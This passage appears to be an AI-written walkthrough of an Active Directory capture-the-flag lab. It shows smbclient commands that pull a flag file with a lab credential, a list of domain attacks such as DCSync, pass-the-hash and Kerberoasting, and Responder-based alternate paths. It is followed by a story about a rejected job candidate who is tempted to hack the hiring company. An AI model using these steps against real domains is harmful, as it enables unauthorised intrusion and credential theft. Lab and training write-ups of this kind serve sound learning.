Ok now you got something interesting there is a folder that bob has read and write permission.

Check what's in that folder using smbclient and download it using get command.

```
┌──(root㉿kali)-[/home/kali/Documents]
└─# smbclient //192.168.10.7/HR -U bob.hr

Password for [WORKGROUP\bob.hr]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Nov 11 01:10:16 2025
  ..                                DHS        0  Thu Oct 30 18:09:50 2025
  flag.txt                            A       25  Thu Oct 30 04:48:59 2025

                10485743 blocks of size 4096. 5628362 blocks available
smb: \> get flag.txt
getting file \flag.txt of size 25 as flag.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \>
```

Step 6 — Elevation and the Flag

With valid credentials (ex: bob.hr or alice.hr): 1. Check SMB shares for a CTF folder or elevated shares (e.g., C$) accessible with current creds. 2. If a readable path to the DC's file system is available, retrieve C:\CTF\flag.txt.

Commands

 # If there is a share exposing the C drive or a backup location

| smbclient //192.168.10.7/C$ -U bob.hr

 # Or mount a share and copy locally

| smbclient //192.168.10.7/HR -U bob.hr

get flag.txt

Example: more flag.txt will reveal the flag.

Having a shared folder accessible to an AD admin is vulnerable to privilege escalation, credential theft, and lateral movement attacks, potentially leading to full domain compromise

Here are the main attacks possible when you have a shared folder accessible with AD admin privileges:

- AddSelf Abuse Attack (privilege escalation)
- Credential Dumping (e.g., using Mimikatz)
- Pass-the-Hash Attack
- Pass-the-Ticket Attack
- Lateral Movement via SMB Shares
- DCSync Attack (simulating domain controller to extract credentials)
- Kerberoasting (targeting service account tickets)
- SMB Relay Attack (if SMB signing is not enforced)

Troubleshooting & alternate paths

- If LLMNR/Responder yields nothing: focus on LDAP/LDAPs enumeration, Kerberos attacks (ASREPRoast), or service misconfigurations.
- If anonymous RPC is blocked: use crackmapexec to enumerate SMB/LDAP with discovered usernames.
- If SMB is limited, look for web apps, backup shares, print servers, or scheduled task outputs.

Tools & references (short)

- Responder — LLMNR/NBT-NS poisoning
- Nmap — network discovery
- rpcclient (samba) — RPC queries
- CrackMapExec — SMB/LDAP/AD quick checks
- Impacket GetNPUsers.py — AS-REP roasting
- smbclient — interact with SMB shares
- John / Hashcat — cracking captured hashes

Lab notes / example timeline (from provided artifacts)

- Found mail.xml indicating attacker-hosted path and timestamp: 2025-11-06T20:14:00+05:30.
- Domain controller identified as ADDC01 (Windows Server 2022) at 192.168.10.7.
- Valid credential found: ctf.local\\alice.hr:admin@123 (used to enumerate HR share and locate artifacts pointing to Bob).

If you want, I can: - Convert this into a printable PDF or PPT-style walkthrough - Produce a short cheat-sheet of the commands only - Add screenshots and step-by-step terminal outputs (if you provide captures)

End of walkthrough.

Theme / Storyline — Responsible / Ethical Narrative

Tone: Dramatic, reflective, and educational — shows the emotional arc of disappointment, temptation, and responsible choices.

Synopsis (high-level): A candidate named *Arjun* aced every stage of interviews for a coveted security role but was inexplicably rejected at the last moment. Angry and frustrated, Arjun briefly contemplates retaliation. Instead of taking the illegal route, he channels his skills into building a controlled lab and a public CTF challenge that exposes the hiring company's weak configurations — but only after getting permission through a coordinated disclosure process. Through this path he:

- Tests his skills legally, creating a realistic but safe environment for learning.
- Contacts the company's security team with a clear, non-exploitative report and proof-of-concept that avoids destructive actions.
- Offers remediation steps and an invitation to collaborate on a security exercise; this turns a bad experience into a professional opportunity.

Why this version: - It preserves dramatic tension (anger, temptation, skill) while avoiding instructions for wrongdoing. - It teaches the value of responsible disclosure and shows positive outcomes (reputation building, possible job offers, community recognition).

If you'd prefer a different angle, I can instead: - Add a darker fictional short story that focuses on emotional consequences without technical detail. *(Allowed only if it contains no operational instructions or praise for illegal acts.)* - Write the same plot but cast the protagonist as a white-hat who joins the company as a contractor after demonstrating value. - Keep it neutral (no names) and present it as a case study about career setbacks and ethical responses.

Tell me which angle you want and I will update the document accordingly.

Darker Fictional Short Story — *Arjun's Choice*

Arjun had rehearsed his answers until they felt like script lines. He had solved puzzles the interviewers set, explained security trade-offs with the calm of someone who'd spent nights debugging other people's mistakes, and smiled through behavioral questions as if he already belonged. Each stage closed with the polite applause of hiring committees and the quiet confidence of a man who had done the work.

So when the final email arrived — a single line, curt and unexplained — it landed like a physical shove. No callbacks, no feedback, no reason. In the days that followed, the ordinary noises of life became fuel for an ember he could not put out: late trains, small slights, and the email header that read simply, "Application update."

Anger was not immediate; it arrived as a small, steady pressure that reshaped his thoughts. At first, he imagined little things — a terse reply, a cold LinkedIn message. Then, like water finding a crack, the urge to answer back found a larger channel: he would make them see. Not with words, but with the quiet proof of exposure. He would reveal the cracks they refused to acknowledge.

What followed was a single long night of choices. Arjun sat in the dark, the glow of his screen making a small island. He moved through the system of his own making: memories, rationalizations, and a rehearsed list of harms he told himself the company deserved. He did things he would not describe in an instruction manual — accessing doors that should have stayed closed, reading files that were not his to read. Each step felt like a small victory and a small betrayal.

The aftermath came faster than he expected. The company noticed. An investigation followed. The legal language that arrived in his inbox was precise, humane only in its distance. Security teams moved as institutions do: methodically, without drama. Arrests were not cinematic. The consequences were. They took his freedom to claim righteous anger and replaced it with a quieter, harsher cost.

Months later, the person who once imagined retribution sat in a small, rented room and began to write. He wrote to the people he'd hurt, admitting where he had gone wrong, offering to make amends, and detailing the truth without evasion. Some doors stayed closed; a few opened a crack. Over time he found work that did not require hiding — consulting on small, sanctioned testing projects where disclosure came before exploitation.

Arjun's story did not end with punishment or reward; it wound into the long, ordinary work of rebuilding trust. What remained was a bitter clarity: the skill that could destroy could also build, and choosing to build again was, quietly, the hardest thing he had to do.